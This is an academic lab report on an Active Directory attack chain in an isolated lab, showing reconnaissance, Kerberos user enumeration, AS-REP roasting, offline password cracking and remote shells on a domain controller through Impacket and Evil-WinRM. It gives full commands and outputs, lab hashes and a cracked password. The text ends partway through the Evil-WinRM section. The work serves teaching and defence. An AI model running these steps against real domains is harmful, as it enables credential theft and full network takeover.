

SECURE COMPUTER NETWORKS

Applied Security Investigation

Active Directory Attack Chain:

AS-REP Roasting to Full Domain Compromise

University of the West of England (UWE Bristol) | The British College, Kathmandu

Submitted By

Ajaj Ahmed

Module	Secure Computer Networks
Submission Date	April 30, 2026
Target Domain	cyberlab_aj.local
Classification	Academic Research — Lab Environment Only

DISCLAIMER: This research was conducted exclusively within an isolated VMware lab environment for academic purposes. All techniques are documented for defensive education only.

Table of Contents:

Executive summary

1. Attack scenario
 - 1.1. Attack scenario Overview
 - 1.2. Lab Environment
 - 1.3. Threat Model and Assumptions
 - 1.4. Attacker Objectives
 - 1.5. Attack Chain Overview
 - 1.6. MITRE ATT&CK Framework Mapping
 - 1.7. Targeted Security Mechanism
 - 1.8. Critical design Justification
2. Technical Implementation
 - 2.1. Lab Environment Setup
 - 2.2. Reconnaissance
 - 2.3. User Enumeration
 - 2.4. AS-REP Roasting
 - 2.5. Offline Password Cracking
 - 2.6. Credential Validation
 - 2.7. Remote Code Execution
 - 2.8. Domain Enumeration
 - 2.9. Full Credential Dumping (DCSync)
 - 2.10. Kerberoasting and Golden Ticket
 - 2.11. Customized Elements
3. Defensive Analysis and Mitigation
 - 3.1. Detection Opportunities Across the Attack Chain
 - 3.2. Specific Mitigations Mapped to MITRE ATT&CK
 - 3.3. Critical Evaluations of defenses
4. Conclusion
5. References

Executive Summary

This report presents a complete method of **cyber-attack chain** stimulation which has been conducted against single controlled **isolated Active Directory** Environments, which demonstrates that a single **Kerberos misconfiguration** can lead to full **domain compromise** from zero level initial credential access to complete domain credentials compromise with complete **domain Access**. The investigation demonstrates a realistic and real-world threat actor who has obtained **network access** but not **domain credentials** and achieved **Domain Administrator** and controlled entirely by exploiting configuration weakness Kerberos Misconfigurations rather than software vulnerability. specifically, disabled pre-authentication, can lead to complete domain compromise without exploiting software vulnerabilities. The “**Active Directory Compromise via Kerberos Exploitation: An AS-REP Roasting Attack Analysis**” Lab. It is a complete Active Directory (AD) attack chain conducted within a controlled VMware based lab environment targeting the Domain **cyberlab_aj.local**.

The attack chain follows five sequential stages: network reconnaissance, Kerberos based user enumeration, **AS-REP Roasting** credential extraction, offline password cracking and complete domain credentials harvesting via **NTDS.DIT** extraction, each stage is performed in evidence from the lab and mapped comprehensively to the **MITRE ATT&CK framework**. Defensive strategies are analyzed with critical evaluation of effectiveness and inherent limitations.

Attack Chain at a Glance

Reconnaissance → User Enumeration → AS-REP Roasting → Password Cracking → Lateral Movement → RCE → DCSync → Golden Ticket

Key Achievements:

- Identification of valid users using **Kerberos** enumeration.
- Exploitation of Kerberos pre-authentication weakness.

- AS-REP Roasting exploited to extract a crackable **ke5asrep** hash (etype-23, RC4-HMAC) without any credentials.
- Offline passwords crack using optimized wordlists.
- Successful authentication and lateral movement via **SMB**.
- Domain Administrator access confirmed via **CrackMapExec**, **PSEXec**, **WMIExec**, and **Evil-WinRM**.
- **NT AUTHORITY\SYSTEM** shell achieved on the domain controller via **PSEXec**.
- Complete NTDS.DIT dump obtained: all 7-domain account **NTLM** hashes and full AES-256 Kerberos keys.
- Full credentials extracted from LSASS/NTDS Dumping.
- Complete domain level access is achieved.
- Golden Ticket attack demonstrated using **krbtgt** bash.

Root Cause: One checkbox in Active Directory Users and Computers (DON'T_REQ_PREAUTH flag on the Administrator account) was the sole enabler of this entire attack chain. The fix is free and takes 30 seconds.

The attack is mapped to the **MITRE ATT&CK** framework (MITRE, 2023), and defensive strategies are critically evaluated with real-world applicability. The major finding during the attack is **misconfiguration**. It is not any type of zero-day exploits, It is one of the most common causes of **domain compromise**. A single checkbox in **Active Directory (Kerberos pre-authentication)** would have prevented this entire **attack chain** at zero cost. Defensive analysis identifies the six layered controls to prevent and detect this class of attack, critically evaluated against the real-world limitations.

1. Attack Scenario Design

1.1. Attack Scenario Overview

This scenario models an attacker with initial network access but no credentials. The Attacker objective is to gain the **Domain Administrator Level** excess and extract **sensitive credentials** to enable **persistence** and **lateral movement**.

This Attack model is designed as an internal threat actor or initial foundation attacker targeting a windows domain. This scenario reflects the real-world enterprise breaches documented in involving **Ryuk**, **Ransomware**, **Conti**, and similar threat actors, all of which leverage **Kerberos** abuse and **credential dumping** rather than software exploits to achieve Domain compromise. The use of misconfiguration over exploit demonstrates deep understanding of authentication protocol weaknesses and adversarial tradecraft. This threat model is a direct reflection of the reported real-world attack campaigns: **AS-REP Roasting** and **Kerberos** credential abuse. This scenario is selected strategically to show a profound knowledge of the possible **weaponization** of **authentication protocols**.

1.2. Lab Environment

The lab was conducted in a fully isolated VMware-based lab environment to ensure safe and controlled testing conditions.

component	Detail
Domain Controller	DC01 – Windows Server 2019 Build 17763 x64
Domain (FQDN)	Cyberlabaj.local
Domain (NETBIOS)	CYBERLAB_AJ
Domain (SID)	S-1-5-21-4007825111-4007869598-2199398647
Domain (Users)	Administrator, krbtgt, , manager, staffclark, testuser, Guest
Security Group	IT_Admins (RID 1113), HR_Admins (RID 1114), Domain Admins
Workstations	WIN10AJ (RID 1103), WIN10AJ2 (RID 1104)–Windows 10
Attacker Machine	Kali Linux–192.168.10.50
Network	Host-only isolated VMware lab (192.168.10.0/24)
Toolkit	Impacket v0.14.0, Kerbrute, John the Ripper, CrackMapExec, Evil-WinRM, RDP
Key Vulnerability	DON'T_REQ_PREAUTH flag set on Administrator account (Kerberos pre-authentication disabled)

1.3. Threat Model and Assumption

- The attacker has **network-level access** to the target **subnet (192.168.10.0/24)** without any Domain Credentials.
- One of the domain accounts has **disabled** pre-authentication Kerberos (DON'T_REQ-PREAUTH flag in UserAccountControl)
- Weak password policies are used, and Administrator uses predictable passwords available in wordlist (rockyou.txt).
- **Intrusion detection system** (IDS) was not implemented.
- SIEM and EDR are not active in lab environment.
- Default windows security logging system is enabled.
- **SMB signing** is enabled on the **DC01**, ruling out relay attacks, that allows user credentials to be obtained directly.

1.4. Attacker Objectives

- Discover **live** host and **mapped** exposed **service** without authentication (T1046)
- Enumerate the domain **Username**s via **Kerberos** without triggering account lookout to identify valid user accounts without authentication (T1087.002).
- Perform Exploit Kerberos pre-authentication weakness (Neuman et al, 2005) to retrieve offline crackable AS-REP hash (T1558.004).
- The **retrieved** hash must be recovered in the plain text via offline **dictionary attack** (T1110.002).
- Authenticate as Domain **Administrator** and confirm full Access (T1078).
- Achieve **SYSTEM-level** remote code execution over the Domain Controller (T1569.002).
- Extract all the domain credentials from **NTDS.DIT** for post-exploitation persistence access and lateral movement capability (T1003.003).
- Demonstrate impact of compromise.
- Provide remediation recommendations.

1.5. Attack chain Overview

S.No.	Stage	Action	MITRE Tactic	Outcome
1.	Reconnaissance	Network scan and smb fingerprint	Discovery	DC01 mapped, 12 services identified
1.	User Enumeration	Kerberos username bruteforcing	Discovery / Credential Access	administrator confirmed valid no preauth, hash extracted
2.	Credential Access	AS-REP Roasting	Credential Access	krb5asrep etype-23 hash extracted for offline cracking
3.	Credential Cracking	Offline dictionary attack	Credential Access	passw0rd123 recovered in 4 seconds
4.	Initial Access	SMB authentication Validation	Lateral Movement	(Pwn3d!) – Domain Admin Access confirmed
5.	RCE	PSEXEC, WMIExec, EvilWinRM	Execution	NT AUTHORITY\SYSTEM, Administrator, and PowerShell obtained.
6.	Domain Recon	lookupsid.py RID cycling	Discovery	Full user/group/computer domain inventory obtained
7.	Credential Dumping	Secretsdump / DCSync	Credential Access	All NTDS hashes + AES keys extracted
8.	Persistence	Golden Ticket (ticketer.py)	persistence	Krbtgt hash enables persistent domain access

1.6. MITRE ATT&CK Framework Mapping

Stage	Tactic	Technique ID	Technique Name	Tool
Recon	Discovery	T1046	Network Service Discovery	Nmap 7.95
Recon	Discovery	T1135	Network Share Discovery	smbclient

Active Directory Attack Chain: AS-REP Roasting to Full Domain Compromise
By: Ajaj Ahmed

User Enum	Discovery	T1087.002	Account Discovery: Domain Account	Kerbrute, lookuosid.py
AS-REP Roast	Credential Access	T1558.004	Steal/forge Kerberos Tickets: AS-REP Roasting	GetNPUsers.py
Pwd Cracking	Credential Access	T1110.002	Brute Force: Password Cracking	John The Ripper
SMB Auth	Lateral Movement	T01221.002	Remote Services: SMB/Admin Shares	CrackmapExec
RCE via Service	Execution	T1569.002	System services: service execution	psexec.py
RCE via WMI	Execution	T1047	Windows Management Instrumentation	wmiexec.py
RCE via WinRM	Credential Access	T1021.006	Remote Services Windows remote management	Evil-WinRM v3.9
Cred Dumping	Credential Access	T1003.003	OS Credential Dumping: NTDS	secretsdump.py
Kerberoasting	Credential Access	T1558.003	Kerberoasting (attempted)	GetUsersSPNs.py
Golden Ticket	Persistence	T1558.001	Forge Kerberos Tickets: Golden Ticket	ticketer.py

1.7. Targeted Security Mechanism

- **Kerberos Pre-Authentication (Primary Attack Vector)**

In Kerberos the clients must **encrypt** a timestamp using their **password-derived** key to have **KDC** issue an **AS-REP ticket**. In this case flag being disabled (DON'T_REQ_PREauth in userAccountControl), the KDC provide

any unauthenticated AS-REQ with encrypted session key. The cryptographic content cracked offline. This part allows to perform the whole chain of attack.

- **NTLM Authentication Over SMB**

NTLM authentication across SMB (port 445) is used to perform **lateral movement** and execute services, upon recovering a plaintext password. SMB signing on **DC01** helps to avoid **relay attack** but fails to avoid direct authentication using valid credentials.

- **DRSUAPI Replication Protocol**

secretsdump utility uses the **MS-DRSR** (Directory Service Remote Protocol) to query the domain controller with all the password hashes as though they were doing valid AD. There is not any physical access to **DIT database**.

- **WinRM (Windows Remote Management)**

At the beginning of the scanning, ports 5985 (WinRM) were found open on **DC01**. **Evil-WinRM** uses this service to offer **interactive power shell** remote connection, which is another persistent access point after credentials are discovered.

1.8. Critical Design Justification

The **attack scenario** was selected because it reflects the most common **real-world** enterprise compromise pathway. Documented in 2023-2025 incident response reports (Mandiant M-Trends, CrowdStrike Global Threat Report). As **AS-REP Roasting** requires no exploit, no malware, and no network traffic beyond standard **Kerberos exchanges**, making it inherently difficult to distinguish from legitimate authentication activity without purpose-built detection Tooling.

This scenario also demonstrates that the attack kills chain (Lockheed Martin) principle: each stage is a prerequisite for the next, and a single defensive control at any stage would break the entire chain.

The attack demonstrates that:

- Misconfiguration > exploits
- Kerberos abuse is a real-world enterprise attack vector

- Attack chain reflects Modern Adversarial techniques.

2. Technical Implementation

2.1. Lab Environment SETUP

The lab environment was created on **VMware Workstation** with a **host-only network** (192.168.10.0/24). Domain controller (DC01) is operating **Windows Server 2019** and Active Directory Domain Services is set up within the domain **cyberlab_aj.local**. Seven domains' users were generated by different security settings. The **BloodHound/SharpHound** collector was also executed, and the resulting JSON data files contained all domain objects (computer, users, group, GPOs, Ous, containers, domains).

IP Address of windows server: 192.168.10.1

IP Address of windows 10 PC1: 192.168.10.10

IP Address of windows 10 PC2: 192.168.10.12

2.2. Reconnaissance

Tool: Nmap | MITRE: T1046

The interaction started with a complete **subnet scan** to determine which and how many **hosts** were alive, open ports, as well as running services. The default NSE scripts (such as SMB enumeration, service/version detection, etc..) are run with the **-sC** Flag, the ping is avoided with **-Pn** (when ICMP is blocked by host firewall), and aggressive timing is applied to local network scanning with **-T4**.

Command:

Nmap -sC -sV -Pn -T4 192.168.10.0/24

```

(aaj@ajaj)-[~/AD]
$ nmap -sC -sV -Pn -T4 192.168.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-04 06:16 EDT
Nmap scan report for dc01.cyberlab_aj.local (192.168.10.1)
Host is up (0.0012s latency).

```

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2026-04-04 19:51:29Z)
135/tcp	open	msrpc-epm	Microsoft Windows
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: cyberlab_aj.local0., Site: Default-Fir
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: cyberlab_aj.local0., Site: Default-Fir
3269/tcp	open	tcpwrapped	
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0			
_http-title: Not Found			
MAC Address: 00:0C:29:85:BC:2C (Vmware)			
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows			

```
Host script results:
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:85:bc:2c (VMware)
|_clock-skew: 9h34m58s
|_ smb2-time:
|   date: 2026-04-04T19:51:30
|   start_date: N/A
|_ smb2-security-mode:
|   3.1.1:
|     Message signing enabled and required

Nmap scan report for 192.168.10.50
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.10.50 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

Outcomes of Nmap:

- windows server domain controller running.
- LDAP, Kerberos, and SMB confirm Active Directory Environment.
- SMB signing enables us to prevent some relay attacks.
- Clock skew (~12 hours) → may affect Kerberos attack.
- Open ports: 88(Kerberos), 445(SMB), 135(RPC), 5985(WinRM)

SMB Fingerprint:

CrackmapExec used to confirm the SMB target details without credentials, providing OS build, hostname, domain name, SMB signing status, and SMBv1 status in a single command.

Command:

Crackmapexec smb 192.168.10.1

```
(ajaj@ajaj)-[~/AD]
$ crackmapexec smb 192.168.10.1
SMB 192.168.10.1 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain
:cyberlab_aj.local) (signing:True) (SMBv1:False)
```

Null Session Enumeration:

enum4linux confirms the domain **SID (S-1-5-21-4007825111-4007869598-2199398647)** and **NetBIOS** information via null session. User enumeration via SAMR was blocked (STATUS_ACCESS_DENIED), confirming credentials would be needed for deeper enumerations, smbclient with valid credentials later revealed five shares: ADMIN\$, C\$, IPC\$, NETLOGON, SYSSVOL.

Command:

enum4linux -a 192.168.10.1

- Domain name: **CYBERLAB_AJ**
- Domain SID: **S-1-5-21-4007825111-4007869598-2199398647**
- Host Name: **Domain Controller**
- **Server Allows NULL Sessions**

```

(ajaj@ajaj)-[~/AD]
$ kerbrute userenum --dc 192.168.10.1 -d cyberlab_aj.local user.txt

AS-REP

Version: dev (9cfb81e) - 04/04/26 - Ronnie Flathers @ropnop

2026/04/04 06:25:43 > Using KDC(s):
2026/04/04 06:25:43 > 192.168.10.1:88

2026/04/04 06:25:43 > [+] administrator has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$administrator@CYBERLAB_AJ.LOCAL:56d0758b5a73ea6ab282f72782b62ba7$62b7d968c6397992fad8eef448ed209ca6fb4
cce87f23b0aeac7727e711573069a63b48c0c970f55d576cc98a465f54a83cd58ce2aa604c91fabe67f30a2c1ad82190d643bb5c5ff2172fd3c92
fa3fe6361ae89fdbdbe45da83fd018195a872d85fa9edc90a423150116b0206a6d49958c13d9d42d2484196c068c1201dbfa88468f88aead5093
2f336ca06d840fd6b10c3d897e56ae2059b99217a4f1c58205df327e70a15e40a5c97db85c2dd9b085561a50c0df9b7ca782f2ef01e76127fdac
402d47eb315395193ed3602fc42868ff224851a74e68f8c3dad618008c02380f6e6d89ad927c2ad9ed7685906e2decf82b2e8370745dc2233e5f
64b2ae76bcb0200e6b089aa462983c9
2026/04/04 06:25:43 > [+] VALID USERNAME: administrator@cyberlab_aj.local
2026/04/04 06:25:43 > Done! Tested 14 usernames (1 valid) in 0.004 seconds

```

There were **14 usernames** inside the user.txt file and only Administrator account was verified as valid user. Most importantly, Kerbrute discovered that this account had no pre-authentication requirement, and dumped automatically the **AS-REP hash**.

Valid username: [administrator@cyberlab_aj.local](#)

2.4. AS-REP Roasting

Tool: impacket GetNPUsers.py | MITRE: T1558.004

AS-REP Roasting is a technique that targets users without pre-authentication required (Schroeder, 2014). The **Impacket** Toolkit has **GetNPUsers.py**, which is used to run the **AS-REP Roasting** attack on the identified account. Kerberos pre-authentication is off, the KDC sends an AS-REP with **session key** material encrypted with the password hash of the user. The obtained ciphertext can be decrypted in a fully offline manner, producing no additional authentication records.

Command:

GetNPUsers.py cyberlab_aj.local/-userfile user.txt -dc-ip 192.168.10.1


```
(ajaj@ajaj)-[~/AD]
$ GetNPUsers.py cyberlab_aj.local/ -usersfile user.txt -dc-ip 192.168.10.1
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$administrator@CYBERLAB_AJ.LOCAL:e25b089921fcd055d656b42a8b961b4c$181b06de89d7fd80c54851748b4a5a453bdb1
58c0e161e0f0992020adfbaf0355636f6784b246c0fd69a30673744a83512a033b55342546b67b1c82ac7146eb21c539389de3cc0ea09b699c
ba765333f09c368b33526e378b946bd40f3c13ca67144ae364710c6597afa9573f8b37aa9a0a2ee7e3b1f4d4d29766c1a8f415266d0140f9e6ec
f4d52ea467662916a7cd760038012f44a9c00f3c3ecc6a1671e052b278ac58e746c0ab0ba7325a6d12e1336e71378d6a271dd429ebcaa7fb96f0
1a2187ad36a09febea8b3ad87fa0a67fd4ea0ec9ba82911af0c40d818fad45b3ba157ca266d590a0e98fc6df8b9019fc3049b0457f2
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] invalid principal syntax
```

The hash stored in the hash.txt the etype 23 (RC4-HMAC) is much faster to crack than the etype 18 (AES-256) hash kerbrute returns, as RC4 does not have a key-stretching step. One MD4 operation retrieves the key given the password.

2.5. Offline password Cracking

Tool: John The Ripper | MITRE: T1110.002

AS-REP hash was attacked with the dictionary attack of the **john the ripper** and the rockyou.txt wordlists, it is a type of typical penetration testing tool with more than 14 million real-life leaked passwords. John used MD4-HMAC-MD5 calculation to test each candidate and automatically identified the type of hash (krb5asrep, etype23).

Command:

John --wordlists=/usr/share/wordlists/rockyou.txt hash.txt

```
(ajaj@ajaj)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512
AVX512BW 16x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:15 DONE (2026-04-03 23:57) 0g/s 901555p/s 901555c/s 901555C/s !!12Honey..*7;Vamos!
Session completed.

(ajaj@ajaj)-[~]
$ GetUserSPNs.py CYBERLAB_AJ.local/user1:Password123 -dc-ip 192.168.10.1 -request > kerb_hashes.txt

(ajaj@ajaj)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt kerb_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2026-04-03 23:58) 0g/s 16875Kp/s 16875Kc/s 16875KC/s "chinor23"..*7;Vamos!
Session completed.

(ajaj@ajaj)-[~/AD]
$ vim hashes.txt

(ajaj@ajaj)-[~/AD]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password00123 ($krb5asrep$23$administrator@CYBERLAB_AJ.LOCAL)
1g 0:00:00:04 DONE (2026-04-04 06:38) 0.2004g/s 958537p/s 958537c/s 958537C/s password1022..passions_01
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

After successful execution of this command, password obtained.

Username: **Administrator**

Password: **passw0rd123**


2.6. Credential Validation

Tool: crackmapexec | MITRE: T1078

Before attempting exploitation, validated the credentials recovered against the Domain Controller to confirm the authenticity and privilege level. The tool CrackMapExec provides immediate visual confirmation.

Command:

crackmapexec smb 192.168.10.1 -u administrator -p passw0rd123



```
(ajaj@ajaj)-[~]
$ crackmapexec smb 192.168.10.1 -u administrator -p passw0rd123
SMB 192.168.10.1 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain
:cyberlab_aj.local) (signing:True) (SMBv1:False)
SMB 192.168.10.1 445 DC01 [+] cyberlab_aj.local\administrator:passw0rd123 (Pwn3d!)
(ajaj@ajaj)-[~]
$
```

Outputs:

- Shows credentials are valid
- I have admin access on the target
- 'pwn3d!' = full machine compromise

2.7. Remote Code Execution (Multiple Method)

Tool: psexec.py, evil-winrm, wmiexec.py | MITRE: T1569.002, T1047, T1021.006

for shell execution and complete access to the Administrator performed three independent remote executions. All these methods utilize a dissimilar protocol and leave dissimilar forensics footprint.

2.7.1. PSEXec (NT AUTHORITY\SYSTEM)

PSEXec uploads a **service binary** to ADMIN\$ and creates a window service via the service control manager. This **grants** SYSTEM-level execution. The highest Windows privilege level, above Domain Admin.

Command:

psexec.py cyberlab_aj.local/administrator:passw0rd123@192.168.10.1

```

(ajaj@ajaj)-[~/AD]
$ psexec.py cyberlab.aj.local/administrator:passw@rd123@192.168.10.1
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.10.1....
[*] Found writable share ADMIN$
[*] Uploading file SHIMbHz.exe
[*] Opening SVCManager on 192.168.10.1....
[*] Creating service YjzF on 192.168.10.1....
[*] Starting service YjzF....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> net user

User accounts for \\.

Administrator      Guest              krbtgt
manager            staff.aj
testuser
The command completed with one or more errors.

```

- Got system privilege (highest level), **nt /authority/system**.
- Full control on domain controller.

```

C:\Windows\system32> net group /domain

Group Accounts for \\.

---
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*HR_Admis
*IT_Admis
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed with one or more errors.

C:\Windows\system32>

```

output:

- Two groups HR_Admis and IT_Admis found.


```

C:\Windows\system32> net users /domain

User accounts for \\

Administrator          Guest                  krbtgt
manager                staff.aj              staffclark
testuser
The command completed with one or more errors.

C:\Windows\system32> net group "Domain Admins" /domain
Group name      Domain Admins
Comment        Designated administrators of the domain

Members

Administrator
The command completed successfully.

```

- All users are verified and listed in the domain who have full administrative control over the entire domain.

2.7.2. WMIExec (Domain Admin, Fileless)

WMIExec uses Windows Management instrumentation over RPC (port 135). It executes commands without writing any binary to disk, making it significantly stealthier than PSEXEC. The shell runs as the authenticating user (Domain Administrator).

Command:

wmiexec.py administrator@192.168.1


```

ajaj@ajaj: ~
File Actions Edit View Help
ajaj@ajaj: ~ ajaj@ajaj: ~ ajaj@ajaj: ~

(ajaj@ajaj)-[~]
$ wmiexec.py administrator@192.168.10.1
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
C:\>whoami
cyberlab_aj\administrator
C:\>hostname
DC01
C:\>echo %username%
Administrator
C:\>echo %computername%
DC01

```





2.7.3. Evil-WinRM (Interactive PowerShell)


Evil-Winrm connects via WinRM (Port 5985) and provides a full interactive PowerShell session with file upload and download capabilities. And PowerShell module support, the most feature-rich access method.

Command:

evil-winrm -i 192.168.10.1 -u administrator -p passwd123



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Active Directory Attack Chain: AS-REP Roasting to Full Domain Compromise
By: Ajaj Ahmed

```

Microsoft.ActiveDirectory.Management.Commands.GetADUser
PS C:\Users\Administrator\Documents> Get-ADUser -Filter *

DistinguishedName : CN=Administrator,OU=Administrator,DC=cyberlab_aj,DC=local
Enabled            : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : 3d1f035a-3236-4252-a0dd-5030073935ec
SamAccountName    : Administrator
SID               : S-1-5-21-4007825111-4007869598-2199398647-500
Surname           :
UserPrincipalName :

